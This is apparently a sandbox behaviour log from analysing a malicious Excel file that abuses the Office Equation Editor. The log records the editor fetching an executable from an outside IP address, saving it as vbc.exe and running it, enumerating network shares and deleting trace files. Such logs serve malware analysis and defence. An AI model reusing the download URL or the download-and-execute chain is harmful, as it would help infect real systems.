
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 53560016		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\g+? Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\ Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		1660
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		1660
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		1660
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D24BE\ Value: None		1660
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D24BE\1D24BE Value: None		1660
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D24BE\1D24BE Value: None		1660
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\137F93FA.emf Type: VSDT_MDB_20		1660
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\137F93FA.emf Type: VSDT_MDB_20		1660
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 5356000f		1660
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~2\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1		1660
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[1660) Return: 1		1660
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles(x86)%\microsoft shared\EQUATION\EQNEDT32.EXE) Return: 1		1660
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[1660) Return: 1		1660
Detection	Threat Characteristic: Creates process Process ID: 1896 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109E60090400000000000F01FEC\Usage\EquationEditorFilesIntl_1033 Value: 53560005	1660	1896
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None	1660	1896
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\ Value: None	1660	1896
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\ Value: None	1660	1896
Call Internet Helper API	API Name: URLDownloadToFileW Args: (, http://202.55.133.79/mms8081/csrss.exe, %USERPROFILE%\vbc.exe, ,) Return: 0	1660	1896
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Connects to remote URL or IP address http://202.55.133.79/mms8081/csrss.exe		
Call System API	API Name: DnsQueryExW Args: (202.55.133.79, 1, 50000000) Return: 0	1660	1896
Detection	Threat Characteristic: Queries DNS server 202.55.133.79		
Call System API	API Name: DnsQueryExW Args: (202.55.133.79, 1, 50000000) Return: 0	1660	1896
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\ Value: None	1660	1896
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\EnableFileTracing Value: 0	1660	1896
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\EnableConsoleTracing Value: 0	1660	1896
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\FileTracingMask Value: ffff0000	1660	1896
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\ConsoleTracingMask Value: ffff0000	1660	1896
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\MaxFileSize Value: 100000	1660	1896
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\FileDirectory Value: %windir%\tracing	1660	1896
Call Service API	API Name: OpenServiceW Args: (7d2330, Sens, 4) Return: 7512a0	1660	1896
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\ Value: None	1660	1896
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\EnableFileTracing Value: 0	1660	1896
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\EnableConsoleTracing Value: 0	1660	1896
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\FileTracingMask Value: ffff0000	1660	1896
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\ConsoleTracingMask Value: ffff0000	1660	1896
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\MaxFileSize Value: 100000	1660	1896
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\FileDirectory Value: %windir%\tracing	1660	1896
Call Service API	API Name: OpenServiceA Args: (7d2858, rasman, 4) Return: 7d27e0	1660	1896
Call Internet Helper API	API Name: InternetGetConnectedStateExW Args: (18efd4, 0, 0, 0) Return: 1	1660	1896
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	1660	1896
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	1660	1896
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	1660	1896
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	1660	1896
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	1660	1896
Call Service API	API Name: OpenServiceA Args: (7d27e0, RASMAN, 4) Return: 7d28d0	1660	1896
Call Network API	API Name: socket Args: (2, 2, 17) Return: 35c	1660	1896
Call Network API	API Name: bind Args: (35c, 127.0.0.1:57878, 16) Return: 0	1660	1896
Detection	Threat Characteristic: Listens on port 127.0.0.1:57878		
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E), 0, , , 10000000) Return: cc0004	1660	1896
Call System API	API Name: DnsQueryExW Args: (202.55.133.79, 1, 50000000) Return: 0	1660	1896
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 202.55.133.79, 80, , , 3, 0, 8152584) Return: cc0008	1660	1896
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /mms8081/csrss.exe, , , 1633224, 4194320, 8152584) Return: cc000c	1660	1896
Detection	Threat Characteristic: Connects to remote URL or IP address http://202.55.133.79/mms8081/csrss.exe		
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3cc	1660	1896
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3cc	1660	1896
Call Network API	API Name: socket Args: (2, 2, 0) Return: 3f4	1660	1896
Call Network API	API Name: socket Args: (23, 2, 0) Return: 3f4	1660	1896
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3e4	1660	1896

Call Network API	API Name: socket Args: (2, 1, 6) Return: 420	1660	1896
Call Network API	API Name: bind Args: (420, 0.0.0.0:49175, 16) Return: 0	1660	1896
Detection	Threat Characteristic: Listens on port 0.0.0.0:49175		
Call Network API	API Name: connect Args: (420, 202.55.133.79:80, 16) Return: ffffffff	1660	1896
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	1660	1896
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	1660	1896
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\DefaultConnectionSettings Value: None	1660	1896
Call Network API	API Name: send Args: (420, GET /mms8081/csrss.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 202.55.133.79\r\nConnection: Keep-Alive\r\n\r\n, 268, 0) Return: 268	1660	1896
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 202.55.133.79:80 Content: GET /mms8081/csrss.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 202.55.133.79\r\nConnection: Keep-Alive\r\n\r\n		
Call Network API	API Name: recv Args: (420, , 1024, 0) Return: ?	1660	1896
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	1660	1896
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	1660	1896
Call Network API	API Name: recv Args: (420, , 1024, 0) Return: ?	1660	1896
Call Network API	API Name: recv Args: (420, , 1, 2) Return: ?	1660	1896
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /mms8081/csrss.exe, , , 1633228, 4194320, 83694256) Return: cc000c	1660	1896
Call Network API	API Name: socket Args: (2, 1, 6) Return: 42c	1660	1896
Call Network API	API Name: bind Args: (42c, 0.0.0.0:49176, 16) Return: 0	1660	1896
Detection	Threat Characteristic: Listens on port 0.0.0.0:49176		
Call Network API	API Name: connect Args: (42c, 127.0.0.1:80, 16) Return: ffffffff	1660	1896
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	1660	1896
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	1660	1896
Call Network API	API Name: send Args: (42c, GET /mms8081/csrss.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 127.0.0.1\r\nConnection: Keep-Alive\r\n\r\n, 264, 0) Return: 264	1660	1896
Call Network API	API Name: recv Args: (42c, , 1024, 0) Return: ?	1660	1896
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	1660	1896
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	1660	1896
Call Network API	API Name: recv Args: (42c, , 1024, 0) Return: ?	1660	1896
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1660	1896
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1660	1896
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1660	1896
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1660	1896
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1660	1896
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1660	1896
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1660	1896
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1660	1896
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1660	1896
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1660	1896
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1660	1896
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1660	1896
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1660	1896
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1660	1896
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1660	1896
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1660	1896
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1660	1896
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	1660	1896
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	1660	1896
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\csrss[1].exe Type: VSDT_EXE	1660	1896
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\csrss[1].exe Type: VSDT_EXE	1660	1896
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\csrss[1].exe		
Add File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE	1660	1896
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 1896 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE		
Write File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE	1660	1896
Detection	Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%\vbc.exe		
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\microsoft\office\groove\user\GFSConfig.xml) Return: 0	1660	1896
Detection	Threat Characteristic: Creates command line process Process ID: 2064 Image Path: %USERPROFILE%\vbc.exe		
Call Process API	API Name: CreateProcessW Args: (%USERPROFILE%\vbc.exe, "%USERPROFILE%\vbc.exe", , , , CREATE_SUSPENDED, , %windir%\system32, , Process:2064:%USERPROFILE%\vbc.exe) Return: 1	1660	1896
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"		
Detection	Threat Characteristic: Creates process Process ID: 1896 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"		

Call Thread API	API Name: NtResumeThread Args: (Process:2064,) Return: ?	1660	1896
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2064], ppid[1896) Return: 1	1660	1896
Detection	Threat Characteristic: Creates process Process ID: 2064 Image Path: %USERPROFILE%\vbc.exe		
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D24BE\1D24BE Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D24BE\ Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		1660
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		1660
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		1660
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D429A\ Value: None		1660
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D429A\1D429A Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Max Display Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 1 Value: None		1660
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\NONAMEFL.xlsx.LNK) Return: 0		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 2 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 3 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 4 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 5 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 6 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 7 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 8 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 9 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 10 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 11 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 12 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 13 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 14 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 15 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 16 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 17 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 18 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 19 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 20 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 21 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 22 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 23 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 24 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 25 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 26 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 27 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 28 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 29 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 30 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 31 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 32 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 33 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 34 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 35 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 36 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 37 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 38 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 39 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 40 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 41 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 42 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 43 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 44 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 45 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 46 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 47 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 48 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 49 Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 50 Value: None		1660
Add File	Path: %TEMP%\1917624.od Type: VSDT_ASCII		1660
Write File	Path: %TEMP%\1917624.od Type: VSDT_ASCII		1660
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoCC82.tmp Type: VSDT_EMPTY		1660
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\N2PHC0Q.LNK) Return: 0		1660
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6eae0250, -1, 4bf3b74, 4bf3b70, 0) Return: 0		1660

Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1660 Info: Enums share folder from API result		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		1660
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\QMSessionCount Value: 2		1660
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Licensing\0638C49DBB8B4CD1B191052E8F325736 Value: None		1660
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoCC82.tmp Type: VSDT_JPG		1660
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoCC82.tmp Type: VSDT_JPG		1660
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoCC82.tmp Type: VSDT_JPG		1660
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1660 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoCC82.tmp Type: VSDT_JPG		
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D429A\1D429A Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D429A\ Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		1660
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\137F93FA.emf) Return: 1		1660
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\137F93FA.emf Type: VSDT_MDB_20		1660
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1660 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\137F93FA.emf Type: VSDT_MDB_20		
